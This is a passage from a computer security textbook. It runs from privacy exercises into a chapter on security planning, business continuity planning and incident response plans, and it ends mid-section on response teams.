5. Refer to the results of Turow's survey on shopping on the Internet in [Section 9.5](#). Many people thought certain common practices of Internet commerce were illegal. Should a law be passed to make those illegal? Why or why not?
6. Discuss the algebra of authentication and its implications for privacy. That is, assume a situation with two-factor authentication, and call the factors A and B. Consider the four cases in which each one is strong or weak. What conclusions would you draw about the results: weak A and weak B; weak A and strong B; strong A and weak B; strong A and strong B? Does order matter? Does it matter if both factors are of the same type (what you know, what you have, what you are)? What happens if you add a third factor, C?
7. You have forgotten your password, so you click on "forgot my password" to have a new password sent by email. Sometimes the site tells you what your password was; other times, it sends you a new (usually temporary) password. What are the privacy implications of each approach?
8. Present arguments for and against having a so-called aging function for personal Internet data. That is, some postings might be automatically removed after one month, others after one year, others after one decade. Is this a feasible way to ensure privacy? Why or why not?

- 9.** Is it ethical for a school to make videos of students using school-provided computers outside of class? What ethical principles would justify such monitoring? Would the school be similarly justified in recording all web behavior? All keystrokes? Support your arguments with ethical principles, not just personal opinion.
- 10.** Describe a situation in which the source of information is more sensitive than the information itself. Explain why the sum of sensitive data might also be sensitive.
- 11.** Suggest a design for a filter that would distinguish queries revealing sensitive data about the inquirer from those that do not reveal anything. What qualities might indicate that a query was sensitive?
- 12.** Find three websites that publish their privacy policies. Compare their policies. Which offers the most privacy, and under what circumstances? Which offers the least? How can privacy be improved at each site? How can you tell that the stated privacy policy has been implemented completely and correctly?
- 13.** Is legal protection an effective countermeasure for privacy intrusion? Explain the difficulties or efficacy of using the law to provide privacy protection.

10. Management and Incidents

In this chapter:

- Security planning
 - Incident response and business continuity planning
 - Risk analysis
 - Handling natural and human-caused disasters
-

In this chapter we introduce concepts of managing security. Many readers of this book are, or will be, practitioners or technologists, people who design, implement, and use security. Devices, algorithms, architectures, protocols, and mechanisms are important for those readers.

Some technologists think security involves just designing a stronger (faster, better, bigger) appliance or selecting the best cryptographic algorithm. That these are important considerations is true. But what if you build something that nobody adopts? Perhaps the user interface is inscrutable. Or people cannot figure out how to integrate your product into any existing system. Maybe it doesn't really address the underlying security problem. Perhaps it is too restrictive, preventing users from getting real work done. And maybe it is or seems too expensive. Technology—even the best product—has to be used and usable.

In this chapter we consider two important topics: how security is managed and how it is used. These topics relate to human behavior, and also the business side of computing. We also address the physical side of security threats: natural disasters and those caused by humans.

10.1 Security Planning

Years ago, when most computing was done on mainframe computers, data processing centers were responsible for protection. Responsibility for security rested neither with the programmers nor the users but instead with the computing center staff itself. These centers developed expertise in security, and they implemented many protection activities in the background, without users having to be conscious of protection needs and practices.

But beginning as far back as the 1980s, the introduction of personal computers and the general ubiquity of computing have changed the way many of us work and interact with computers. In particular, a significant amount of the responsibility for security has shifted to the user and away from the computing center. Alas, many users are unaware of (or choose to ignore) this responsibility, so they do not deal with the risks posed or do not implement simple measures to prevent or mitigate problems.

You have probably seen many common examples of this neglect in news stories. Moreover, neglect is exacerbated by the seemingly hidden nature of important data: Things we would protect if they were on paper we ignore when they are stored electronically. For example, a person who carefully locks up paper copies of company confidential records overnight may leave running a personal computer on an assistant's or

manager's desk. We access sensitive data from laptops, smartphones, and tablets, which we leave on tables and chairs in restaurants, airports, and bars or coffee shops. In this situation, a curious or malicious person walking past can retrieve confidential memoranda and data. Similarly, the data on laptops and workstations are often more easily available than on older, more isolated systems. For instance, the large and cumbersome disk packs and tapes from years ago have been replaced by media such as diskettes, CDs, DVDs, flash drives, and solid-state disks, which hold a huge volume of data but fit easily in a pocket or briefcase. Moreover, we all recognize that a single CD or DVD may contain many times more data than a printed report. But since the report is an apparent, visible exposure and the disk is not, we leave the computer media in plain view, easy to borrow or steal.

In all cases, whether the user initiates some computing action or simply interacts with an active application, every application has confidentiality, integrity, and availability requirements that relate to the data, programs, and computing machinery. In these situations, users suffer from lack of sensitivity: They often do not appreciate the security risks associated with using computers.

For these reasons, every organization using computers to create and store valuable assets should perform thorough and effective security planning. A **security plan** is a document that describes how an organization will address its security needs. The plan is subject to periodic review and revision as the organization's security needs change.

Enterprise security starts with a security plan that describes how an organization will address its security needs.

Organizations and Security Plans

Consider a simple example: You have several things you need to do in the next few days. You can keep them in your head or write them down on paper or an electronic device. In your head, it is easy to forget some or to focus on a less important activity. Writing matters down encourages you to think for a moment of other things you need to do. And a recorded list to which you can refer gives you a structure to remind you of the important items or help you choose something you can complete if you have a few free minutes.

A good security plan is an official record of current security practices, plus a blueprint for orderly change to improve those practices. By following the plan, developers and users can measure the effect of proposed changes, leading eventually to further improvements. The impact of the security plan is important, too. A carefully written plan, supported by management, notifies employees that security is important to management (and therefore to everyone). Thus, the security plan has to have appropriate content and has to produce desired effects.

In this section we study how to define and implement a security plan. We focus on three aspects of writing a security plan: what it should contain, who writes it, and how to obtain support for it. Then, we address two specific cases of security plans: business continuity plans, to ensure that an organization continues to function in spite of a computer security incident, and incident response plans, to organize activity to deal with the crisis of an

incident.

Contents of a Security Plan

A security plan identifies and organizes the security activities for a computing system. The plan is both a description of the current situation and a map for improvement. Every security plan must address seven issues:

- *policy*, indicating the goals of a computer security effort and the willingness of the people involved to work to achieve those goals
- *current state*, describing the status of security at the time of the plan
- *requirements*, recommending ways to meet the security goals
- *recommended controls*, mapping controls to the vulnerabilities identified in the policy and requirements
- *accountability*, documenting who is responsible for each security activity
- *timetable*, identifying when different security functions are to be done
- *maintenance*, specifying a structure for periodically updating the security plan

There are many approaches to creating and updating a security plan. Some organizations have a formal, defined security-planning process, much as they might have a defined and accepted development or software maintenance process. Others look to security professionals for guidance on how to perform security planning. But every security plan contains the same basic material, no matter the format. The following sections expand on the seven parts of a security plan.

Policy

A security plan states the organization's security needs and priorities. A security policy is a high-level statement of purpose and intent. Initially, you might think that all policies would be the same: to prevent security breaches. But in fact the policy is one of the most difficult sections to write well.

A security policy documents an organization's security needs and priorities.

Consider security needs for different types of organizations. What does an organization consider its most precious asset? A pharmaceutical company might value its scientific research on new drugs and its sales and marketing strategy as its most important assets. A hospital would likely find protecting the confidentiality of its patients' records most crucial. A television studio could decide its archive of previous broadcasts is most important. An online merchant might value highly its web presence, and the associated back-end order receiving and processing system. A securities trading firm would be most concerned with the accuracy and completeness of its transaction records, including its log of executed trades. As you can see, organizations value different things, and following this analysis, the most significant threats will differ among organizations. In some cases confidentiality is paramount, but in others availability or integrity matters most.

As we discuss later in this chapter, there are trade-offs among the strength of the

security, the cost, the inconvenience to users, and more. For example, we must decide whether to implement very stringent—and possibly unpopular—controls that prevent all security problems or simply mitigate the effects of security breaches once they happen. For this reason, the policy statement must answer three essential questions:

- *Who* should be allowed access?
- To what system and organizational *resources* should access be allowed?
- What *types* of access should each user be allowed for each resource?

The policy statement should specify the following:

- The organization's *goals* on security. For example, should the system protect data from leakage to outsiders, protect against loss of data due to physical disaster, protect the data's integrity, or protect against loss of business when computing resources fail? What is the higher priority: serving customers or securing data?
- Where the *responsibility* for security lies. For example, should the responsibility rest with a small computer security group, with each employee, or with relevant managers?
- The organization's *commitment* to security. For example, who provides security support for staff, and where does security fit into the organization's structure?

Assessment of Current Security Status

To be able to plan for security, an organization must understand the vulnerabilities to which it may be exposed. The organization can determine the vulnerabilities by performing a **risk analysis**: a systematic investigation of the system, its environment, and the things that might go wrong. The risk analysis forms the basis for describing the current status of security. This status can be expressed as a listing of organizational assets, the security threats to the assets, and the controls in place to protect the assets. We look at risk analysis in more detail later in this chapter.

The status portion of the plan also defines the limits of responsibility for security. It describes not only which assets are to be protected but also who is responsible for protecting them. The plan may note that some groups may be excluded from responsibility; for example, joint ventures with other organizations may designate one organization to provide security for all member organizations. The plan also defines the boundaries of responsibility, especially when networks are involved. For instance, the plan should clarify who provides the security for a network router, for a leased line to a remote site, or for data or processing in a cloud.

Even though the security plan should be thorough, there will necessarily be vulnerabilities that are not considered. These vulnerabilities are not always the result of ignorance or naïveté; rather, they can arise from the addition of new equipment or data as the system evolves. They can also result from new situations, such as when a system is used in ways not anticipated by its designers. The security plan should detail the process to be followed when someone identifies a new vulnerability. In particular, instructions should explain how to integrate controls for that vulnerability into the existing security

procedures.

Security Requirements

The heart of the security plan is its set of **requirements**: functional or performance demands placed on a system to ensure a desired level of security. The requirements are usually derived from organizational needs. Sometimes these needs include the need to conform to specific security mandates imposed from outside, such as by a government agency or a commercial standard.

Security requirements document organizational and external demands.

Shari Lawrence Pfleeger [[PFL91](#)] points out that we must distinguish the requirements from constraints and controls. A **constraint** is an aspect of the security policy that constrains, circumscribes, or directs the implementation of the requirements. As defined in [Chapter 1](#), a **control** is an action, device, procedure, or technique that removes or reduces a vulnerability. To see the difference between requirements, constraints, and controls, consider the six “requirements” of the U.S. Department of Defense’s TCSEC, introduced in [Chapter 5](#). These six items are listed in [Table 10-1](#).

Security policy	There must be an explicit and well-defined security policy enforced by the system.
Identification	Every subject must be uniquely and convincingly identified. Identification is necessary so that subject/object access can be checked.
Marking	Every object must be associated with a label that indicates its security level. The association must be done so that the label is available for comparison each time an access to the object is requested.
Accountability	The system must maintain complete, secure records of actions that affect security. Such actions include introducing new users to the system, assigning or changing the security level of a subject or an object, and denying access attempts.
Assurance	The computing system must contain mechanisms that enforce security, and it must be possible to evaluate the effectiveness of these mechanisms.
Continuous protection	The mechanisms that implement security must be protected against unauthorized change.

TABLE 10-1 The Six “Requirements” of the TCSEC

Given our definitions of requirement, constraint, and control, you can see that the first “requirement” of the TCSEC is really a constraint: the security policy. The second and third “requirements” describe mechanisms for enforcing security, not descriptions of required behaviors. That is, the second and third “requirements” describe explicit implementations, not a general characteristic or property that the system must have. However, the fourth, fifth, and sixth TCSEC “requirements” are indeed true requirements. They state that the system must have certain characteristics, but they do not enforce a particular implementation.

These distinctions are important because the requirements explain *what* should be accomplished, not *how*. That is, the requirements should always leave the implementation

details to the designers, whenever possible. For example, rather than writing a requirement that certain data records should require passwords for access (an implementation decision), a security planner should state only that access to the data records should be restricted (and note to whom the access should be restricted).

The requirement might also indicate strength, for example, preventing access by casual attempts (lightly restrictive) or protecting against concerted effort over weeks (highly protective). This more flexible requirement allows the designers to select among several controls (such as tokens or encryption) and to balance security requirements with other system requirements, such as performance and reliability. [Figure 10-1](#) illustrates how different aspects of system analysis support the security planning process.




FIGURE 10-1 Inputs to the Security Plan

As with the general software development process, security planning must allow customers or users to specify desired functions, independently of the implementation. The requirements should address all aspects of security: confidentiality, integrity, and availability. They should also be reviewed to make sure that they are of appropriate strength and quality. In particular, we should make sure that the requirements have these characteristics:

- *Correctness*: Are the requirements understandable? Are they stated without error?
- *Consistency*: Are there any conflicting or ambiguous requirements?
- *Completeness*: Are all possible situations addressed by the requirements?
- *Realism*: Is it possible to implement what the requirements mandate?
- *Need*: Are the requirements unnecessarily restrictive?
- *Verifiability*: Can tests be written to demonstrate conclusively and objectively that the requirements have been met? Can the system or its functionality be measured in some way that will assess the degree to which the requirements are met?
- *Traceability*: Can each requirement be traced to the functions and data related to it so that changes in a requirement can lead to easy reevaluation?

The requirements may then be constrained by budget, schedule, performance, policies, governmental regulations, and more. Given the requirements and constraints, developers then choose appropriate controls.

Recommended Controls

Security requirements lay out the system's needs in terms of what should be protected. The security plan must also recommend what controls should be incorporated into the system to meet those requirements. Throughout this book you have seen many examples of controls, so we need not review them here. As we discuss later in this chapter, we can use risk analysis to create a map from vulnerabilities to controls. The mapping tells us how the system will meet the security requirements. That is, the recommended controls address implementation issues: how the system will be designed and developed to meet stated security requirements.

Responsibility for Implementation

A section of the security plan will identify which people (usually listed as organizational titles, such as Head of Human Relations or the Network Security Administrator on duty) are responsible for implementing the security requirements. This documentation assists those who must coordinate their individual responsibilities with those of other developers. At the same time, the plan makes explicit who is accountable should some requirement not be met or some vulnerability not be addressed. That is, the plan notes who is responsible for implementing controls when a new vulnerability is discovered or a new kind of asset is introduced. (But see [Sidebar 10-1](#) on who is responsible.)

**A security plan documents who is responsible for implementing security.
No one responsible implies no action.**

Sidebar 10-1 Who Is Responsible for Using Security?

We put a lot of responsibility on the user: Apply these patches, don't download unknown code, keep sensitive material private, change your password frequently, don't forget your umbrella. We are all fairly technology savvy, so we take in stride messages like "fatal error." (A neighbor once called in a panic, fearing that her entire machine and all its software data were about to go up in a puff of electronic smoke because she had received a "fatal error" message; I explained calmly that the message was perhaps a bit melodramatic.)

But that neighbor raises an important point: How can we expect people to use their computers securely when that is so hard to do? Take, for example, the various steps necessary in securing a wireless access point (see [Chapter 6](#)): Use WPA or WPA2, not WEP; set the access point into nonbroadcast mode, not open; choose a random 128-bit number for an initial value. Whitten and Tygar [[WHI99](#)] list four points critical to users' security: users must be

- aware of the security of tasks they need to perform
- able to figure out how to perform those tasks successfully

- prevented from making dangerous errors
- sufficiently comfortable with the technology to continue using it

Whitten and Tygar conclude that the popular PGP product, which has a fairly good user interface, is not usable enough to provide effective security for most computer users. Furnell [[FUR05](#)] reached a similar conclusion about the security features in Microsoft Word.

The field of human–computer interaction (HCI) is mature, guidance materials are available, and numerous good examples exist. Why, then, are security settings hidden on a sub-sub-tab and written in highly technical jargon? We cannot expect users to participate in security enforcement unless they can understand what they should do.

A leader in the HCI field, Ben Shneiderman counsels that the human–computer interface should be, in his word, fun. Citing work others have done on computer game interfaces, Shneiderman notes that such interfaces satisfy needs for challenge, curiosity, and fantasy. He then argues that computer use must “(1) provide the right functions so that users can accomplish their goals, (2) offer usability plus reliability to prevent frustration from undermining the fun, and (3) engage users with fun-features.” [[SHN04](#)]

One can counter that security functionality is serious, unlike computer games or web browsers. Still, this does not relieve us from the need to make the interface consistent, informative, empowering, and error preventing.

People building, using, and maintaining the system play many roles. Each role can take some responsibility for one or more aspects of security. Consider, for example, the groups listed below.

- *Users* of personal computers or other devices may be responsible for the security of their own machines. Alternatively, the security plan may designate one person or group to be coordinator of personal computer security.
- *Project leaders* may be responsible for the security of data and computations.
- *Managers* may be responsible for seeing that the people they supervise implement security measures.
- *Database administrators* may be responsible for the access to and integrity of data in their databases.
- *Information officers* may be responsible for overseeing the creation and use of data; these officers may also be responsible for retention and proper disposal of data.
- *Personnel staff members* may be responsible for security involving employees, for example, screening potential employees for trustworthiness and arranging security training programs.

Timetable

A comprehensive security plan cannot be executed instantly. The security plan includes a timetable that shows how and when the elements of the plan will be performed. These

dates also set milestones so that management can track the progress of implementation.

It may be desirable to implement the security practices over time. For example, if the controls are expensive or complicated, they may be acquired and implemented gradually. Similarly, procedural controls may require staff training to ensure that everyone understands and accepts the reason for the control. The plan should specify the order in which the controls are to be implemented so that the most serious exposures are covered as soon as possible.

Furthermore, the plan must be extensible. Conditions will change: New equipment will be acquired, new degrees and modes of connectivity will be requested, and new threats will be identified. The plan must include a procedure for change and growth, so that the security aspects of changes are considered as a part of preparing for the change, not for adding security after the change has been made. The plan should also contain a schedule for periodic review. Even though there may have been no obvious, major growth, most organizations experience modest change every day. At some point the cumulative impact of the change is enough to require that the plan be modified.

Plan Maintenance

Good intentions are not enough when it comes to security. We must not only take care in defining requirements and controls, but we must also find ways for evaluating a system's security to be sure that the system is as secure as we intend it to be. Thus, the security plan must call for reviewing the security situation periodically. As users, data, and equipment change, new exposures may develop. In addition, the current means of control may become obsolete or ineffective (such as when faster processor times enable attackers to break an encryption algorithm). The inventory of objects and the list of controls should periodically be scrutinized and updated, and risk analysis performed anew. The security plan should set times for these periodic reviews, based either on calendar time (such as, review the plan every nine months) or on the nature of system changes (such as, review the plan after every major system release).

Security plans must be revisited periodically to adapt them to changing conditions.

Security Planning Team Members

Who performs the security analysis, recommends a security program, and writes the security plan? As with any such comprehensive task, these activities are likely to be performed by a committee that represents all the interests involved. The size of the committee depends on the size and complexity of the computing organization and the degree of its commitment to security. Organizational behavior studies suggest that the optimum size for a working committee is between five and nine members. Sometimes a larger committee may serve as an oversight body to review and comment on the products of a smaller working committee. Alternatively, a large committee might designate subcommittees to develop sections of the plan.

The membership of a computer security planning team must somehow relate to the different aspects of computer security described in this book. Security in operating

systems and networks requires the cooperation of the systems administration staff. Program security measures can be understood and recommended by applications programmers. Physical security controls are implemented by those responsible for general physical security, both against human attacks and natural disasters. Finally, because controls affect system users, the plan should incorporate users' views, especially with regard to usability and the general desirability of controls.

Thus, no matter how it is organized, a security planning team should represent each of the following groups.

- computer hardware group
- system administrators
- systems programmers
- applications programmers
- data entry personnel
- physical security personnel
- representative users

In some cases, a group can be adequately represented by someone who is consulted at appropriate times, rather than a committee member from each possible constituency being enlisted.

Assuring Commitment to a Security Plan

After the plan is written, it must be accepted and its recommendations carried out. Acceptance by the organization is key: A plan that has no organizational commitment is simply a plan that collects dust on the shelf. Commitment to the plan means that security functions will be implemented and security activities carried out. Three groups of people must contribute to making the plan a success.

- The planning team must be sensitive to the needs of each group affected by the plan.
- Those affected by the security recommendations must understand what the plan means for the way they will use the system and perform their business activities. In particular, they must see how what they do can affect other users and other systems.
- Management must be committed to using and enforcing the security aspects of the system.

Education and publicity can help people understand and accept a security plan. Acceptance involves not only the letter but also the spirit of the security controls. There is a story of an employee who went through 24 password changes at a time to get back to a favorite password, in a system that prevented use of any of the 23 most recently used passwords. Clearly, the employee either did not understand or did not agree with the reason for restrictions on passwords. If people understand the need for recommended controls and accept them as sensible, they will use the controls properly and effectively. If people think the controls are bothersome, capricious, or counterproductive, they will work to avoid or subvert them.

Management commitment is obtained through understanding. But this understanding is not just a function of what makes sense technologically; it also involves knowing the cause and the potential effects of lack of security. Managers must also weigh trade-offs in terms of convenience and cost. The plan must present a picture of how cost effective the controls are, especially when compared to potential losses if security is breached without the controls. Thus, proper presentation of the plan is essential, in terms that relate to management as well as technical concerns.

A security plan positions technical issues in terms nontechnical people can appreciate.

Remember that some managers are not computing specialists. Instead, the system supports a manager who is an expert in some other business function, such as banking, medical technology, or sports. In such cases, the security plan must present security risks in language the managers understand. A useful security plan should avoid technical jargon and educate the readers about the nature of the perceived security risks in the context of the business the system supports. Sometimes outside experts can bridge the gap between the managers' business and security.

Management is often reticent to allocate funds for controls before understanding the value of those controls. As we note later in this chapter, the results of a risk analysis can help communicate the financial trade-offs and benefits of implementing controls. By describing vulnerabilities in financial terms and in the context of ordinary business activities (such as leaking data to a competitor or an outsider), security planners can help managers understand the need for controls.

The plans we have just discussed are part of normal business. They address how a business handles computer security needs. Similar plans might address how to increase sales or improve product quality, so these planning activities should be a natural part of management.

Next we turn to two particular kinds of business plans that address specific security problems: coping with and controlling activity during security incidents and ensuring that business activity continues in spite of an incident.

10.2 Business Continuity Planning

Small companies working on a low profit margin can be put out of business by a computer incident (although how many do fail is in dispute, as [Sidebar 10-2](#) reports). Large, financially sound businesses can weather a modest incident that interrupts their use of computers for a while, although it is painful to them. But even rich companies do not want to spend money unnecessarily. The analysis is sometimes as simple as *no computers means no customers means no sales means no profit*.

Government agencies, educational institutions, and nonprofit organizations also have limited budgets, which they want to use to further their needs. They may not have a direct profit motive, but being able to meet the needs of their customers—the public, students, and constituents—partially determines how well they will fare in the future. All kinds of organizations must plan for ways to cope with emergency situations.

Sidebar 10-2 Do Businesses Fail from Security Incidents?

If you search the web you can easily find references to the statistic that 80 percent of organizations affected by a significant computer incident close within 18 months. Or sometimes 40 percent. Or sometimes 2 years. Or sometimes businesses that have no continuity plan. With so many people citing this statistic, it must be true.

Or is it?

Mel Gosling, a business continuity planner, wrote an opinion piece on the Internet [[GOS07](#)] in which he argues that 80 percent, or even 40 percent, is not believable. To support his opinion, he cites several major natural disasters (flood, disease outbreak, bombing) in which he can approximate the number of business failures and comes up with numbers well below even 40 percent.

Later, he and colleague Andrew Hiles [[GOS09](#)] searched for and analyzed 29 references to the number of businesses failing after a computer incident. In all 29 cases they found (a) no supporting justification, (b) a vague reference (“according to an [unspecified] IDC report...”), (c) reference to a report from a source with a vested interest (such as a consulting company that guides clients on disaster planning), or (d) reference to a source that has no supporting data, or some similar elusive justification (reference to the U.S. National Archives and Records Administration, which referred to a book it wrote in 1997 that quotes a television broadcast). Thus, the 80 percent (or 40, 60, 70, 43, or 27 percent, pick your favorite number) figure seems without verifiable justification.

Be skeptical next time you hear such an assertion.

A **business continuity plan**¹ documents how a business will continue to function during or after a computer security incident. An ordinary security plan covers computer security during normal times and deals with protecting against a wide range of vulnerabilities from the usual sources. A business continuity plan deals with situations having two characteristics:

¹. The standard terminology is “business continuity plan,” even though such a plan is needed by and applies to a university’s “business” of educating students or a government’s “business” of serving the public.

- *catastrophic situations*, in which all or a major part of a computing capability is suddenly unavailable
 - *long duration*, in which the outage is expected to last for so long that business will suffer
-

Business continuity planning guides response to a crisis that threatens a business’s existence.

A business continuity plan would be helpful in many situations. Here are some examples that typify what you might find in reading your daily newspaper:

- A fire destroys a company’s entire network.
- A seemingly permanent failure of a critical software component renders the

computing system unusable.

- The abrupt failure of a supplier of electricity, telecommunications, network access, or other critical service limits or stops activity.
- A flood prevents the essential network support staff from getting to the operations center.

As you can see, the impact in each example is likely to continue for a long time, and each disables a vital function.

You may also have noticed how often “the computer” is blamed for an inability to provide a service or product. For instance, the clerk in a shop is unable to use the cash register because “the computer is down.” You may have a CD in your hand, plus exactly the cash to pay for it. But the clerk will not take your money and send you on your way. Often, computer service is restored shortly. But sometimes it is not. Once we were delayed for over an hour in an airport because of an electrical storm that caused a power failure and disabled the airlines’ computers. Although our tickets showed clearly our reservations on a particular flight, the airline agents refused to let anyone board because they could not assign seats. As the computer remained down, the agents were frantic² because the technology was delaying the flight and, more importantly, disrupting hundreds of connections.

². The obvious, at least to us, idea of telling passengers to “sit in any seat” seemed to be against airline policy. And this incident was long before the 9/11 terrorist attack tightened airline security.

The key to coping with such disasters is advance planning and preparation, identifying activities that will keep a business viable when the computing technology is disabled. The steps in business continuity planning are these:

- Assess the business impact of a crisis.
- Develop a strategy to control impact.
- Develop and implement a plan for the strategy

Assess Business Impact

To assess the impact of a failure on your business, you begin by asking two key questions:

- What are the *essential assets*? What are the things that if lost will prevent the business from doing business? Answers are typically of the form “the network,” “the customer reservations database,” or “the system controlling traffic lights.”
- What could *disrupt use* of these assets? The vulnerability is more important than the threat agent. For example, whether destroyed by a fire or zapped in an electrical storm, the network is nevertheless down. Answers might be “failure,” “corrupted,” or “loss of power.”

You probably will find only a handful of key assets when doing this analysis.

Do not overlook people and the things they need for support, such as documentation and communications equipment. Another way to think about your assets is to ask yourself, “What is the minimum set of things or activities needed to keep business operational, at least to some degree?” If a manual system would compensate for a failed computer

system, albeit inefficiently, you may want to consider building such a manual system as a potential critical asset. Think of the airline unable to assign seats manually from a chart of the cabin.

Later in this chapter we study risk analysis, a comprehensive way to examine assets, vulnerabilities, and controls. For business continuity planning we do not need a full risk analysis. Instead, we focus on only those things that are critical to continued operation. We also look at larger classes of objects, such as “the network,” whose loss or compromise can have catastrophic effect.

Develop Strategy

The continuity strategy investigates how the key assets can be safeguarded. In some cases, a backup copy of data or redundant hardware or an alternative manual process is good enough. Sometimes, the most reasonable answer is reduced capacity. For example, a planner might conclude that if the call center in London fails, the business can divert all calls to Tokyo. Perhaps the staff in Tokyo cannot handle the full load of the London traffic; this situation may result in irritated or even lost customers, but at least some business can be transacted.

Ideally, you would like to continue business with no loss. But with catastrophic failures, usually only a portion of the business function can be preserved. In this case, you must develop a strategy appropriate for your business and customers. For instance, you can decide whether it is better to preserve half of function A and half of B, or most of A and none of B.

Business continuity planning forces a company to set base priorities.

You also must consider the time frame in which business is done. Some catastrophes last longer than others. For example, rebuilding after a fire is a long process and implies a long time in disaster mode. Your strategy may have several steps, each dependent on how long the business is disabled. Thus, you may take one action in response to a one-hour outage, and another if the outage might last a day or longer.

Because you are planning in advance, you have the luxury of being able to think about possible circumstances and evaluate alternatives. For instance, you may realize that if the Tokyo site takes on work for the disabled London site, there will be a significant difference in time zones. It may be better to divert morning calls to Tokyo and afternoon ones to Dallas, to avoid asking Tokyo staff to work extra hours.

The result of a strategy analysis is a selection of the best actions, organized by circumstances. The strategy can then be used as the basis for your business continuity plan.

Develop the Plan

The business continuity plan specifies several important things:

- who is in charge when an incident occurs
- what to do

- who does it

The plan justifies making advance arrangements, such as acquiring redundant equipment, arranging for data backups, and stockpiling supplies, before the catastrophe. The plan also justifies advance training so that people know how they should react. In a catastrophe there will be confusion; you do not want to add confused people to the already severe problem.

The person in charge declares the state of emergency and instructs people to follow the procedures documented in the plan. The person in charge also declares when the emergency is over and conditions can revert to normal.

Seldom will the plan tell precise steps to take in a crisis, because the nature of crises is too varied. Even in broad categories (such as, something causes the network to fail) the nature of “failure” and the prospects for recovery (one hour, one day, one week) are so imprecise that no plan can dictate what to do in each situation. Instead, the person in charge has latitude to take action that seems best at the time. The point is, one person is in charge and is authorized to spend money necessary to recover at least partially.

Thus, the business continuity planning addresses how to maintain some degree of critical business activity in spite of a catastrophe. Its focus is on keeping the business viable. It is based on the asset survey, which focuses on only a few critical assets and serious vulnerabilities that could threaten operation for a long or undetermined period of time.

The focus of the business continuity plan is to keep the business going while someone else addresses the crisis. That is, the business continuity plan does not include calling the fire department or evacuating the building, important though those steps are. The focus of a business continuity plan is the *business* and how to keep it functioning to the degree possible in the situation. Handling the emergency is someone else’s problem.

A business continuity plan focuses on business needs.

Now we turn to a different plan that deals specifically with computer crises.

10.3 Handling Incidents

The network grinds almost to a halt. A pop-up advises you to patch an application immediately. A file disappears. An unusual name appears on the list of active processes. Are any of these situations normal? A concern? Something to report, and if yes, to whom? Any one of these situations could be a first sign of a security incident, or nothing at all. What should you do?

Individuals must take responsibility for their own environments. But students in a university or employees of a company or government agency sometimes assume it is someone else’s responsibility. Or they don’t want to bother a busy operations staff with something that may be nothing at all.

Organizations develop a capability to handle incidents from receiving the first report and investigating it. In this section we consider incident handling practices.

Incident Response Plans

A (security) **incident response plan** tells the staff how to deal with a security incident. In contrast to the business continuity plan, the goal of incident response is handling the current security incident, without direct regard for the business issues. The security incident may at the same time be a business catastrophe, as addressed by the business continuity plan. But as a specific security event, it might be less than catastrophic (that is, it may not severely interrupt business) but could be a serious breach of security, such as a hacker attack or a case of internal fraud. An incident could be a single event, a series of events, or an ongoing problem.

An incident response plan details how to address security incidents of all types.

An incident response plan should

- define what constitutes an *incident*
- identify who is responsible for *taking charge* of the situation
- describe the plan of *action*

The plan usually has three phases: advance planning, triage, and running the incident. A fourth phase, review, is useful after the situation abates so that this incident can lead to improvement for future incidents.

Advance Planning

As with all planning functions, advance planning works best because people can think logically, unhurried, and without pressure or emotion. What constitutes an incident may be vague. We cannot know the details of an incident in advance. Typical characteristics include harm or risk of harm to computer systems, data, processing, or people; initial uncertainty as to the extent of damage; and similar uncertainty as to the source or method of the incident. For example, you can see that the file is missing or the home page has been defaced, but you do not know how or by whom or what other damage there may be.

In organizations that have not done incident planning, chaos may develop at this point. Someone runs to the network manager. Someone sends email to the help desk. Someone calls the FBI, the CERT, the newspapers, or the fire department. People start to investigate on their own, without coordinating with the relevant staff in other departments, agencies, or businesses. And conversation, rumor, and misinformation ensue: often more noise than substance.

With an incident response plan in place, everybody is trained in advance to contact the designated leader. The plan establishes a list of people to alert, in order, in case the first person is unavailable. The leader decides what to do next, beginning by determining if this is a real incident or a false alarm. Indeed, natural events sometimes look like incidents, and the facts of the situation should be established first. If the leader decides this may be a real incident, he or she invokes the response team.

An incident response plan tells whom to contact in the event of an

incident, which may be just an unconfirmed, unusual situation.

Responding

The **response team** is the set of people charged with responding to the incident. The response team may include

- *director*: person in charge of the incident, who decides what actions to take and when to terminate the response. The director is typically a management employee.
- *technician(s)*: people who perform the technical part of the response. The lead technician decides where to focus attention, analyzes situation data, documents the incident and how it was handled, and calls for other technical people to assist with the analysis.
- *advisor(s)*: legal, human resources, or public relations staff members as appropriate.

In a small incident a single person can handle more than one of these roles. Nevertheless, a single person should be in charge, someone who directs the response work, a single point of contact for “insiders” (employees, users), and a single official representative for “the public.”

To develop policy and identify a response team, you need to consider certain matters.

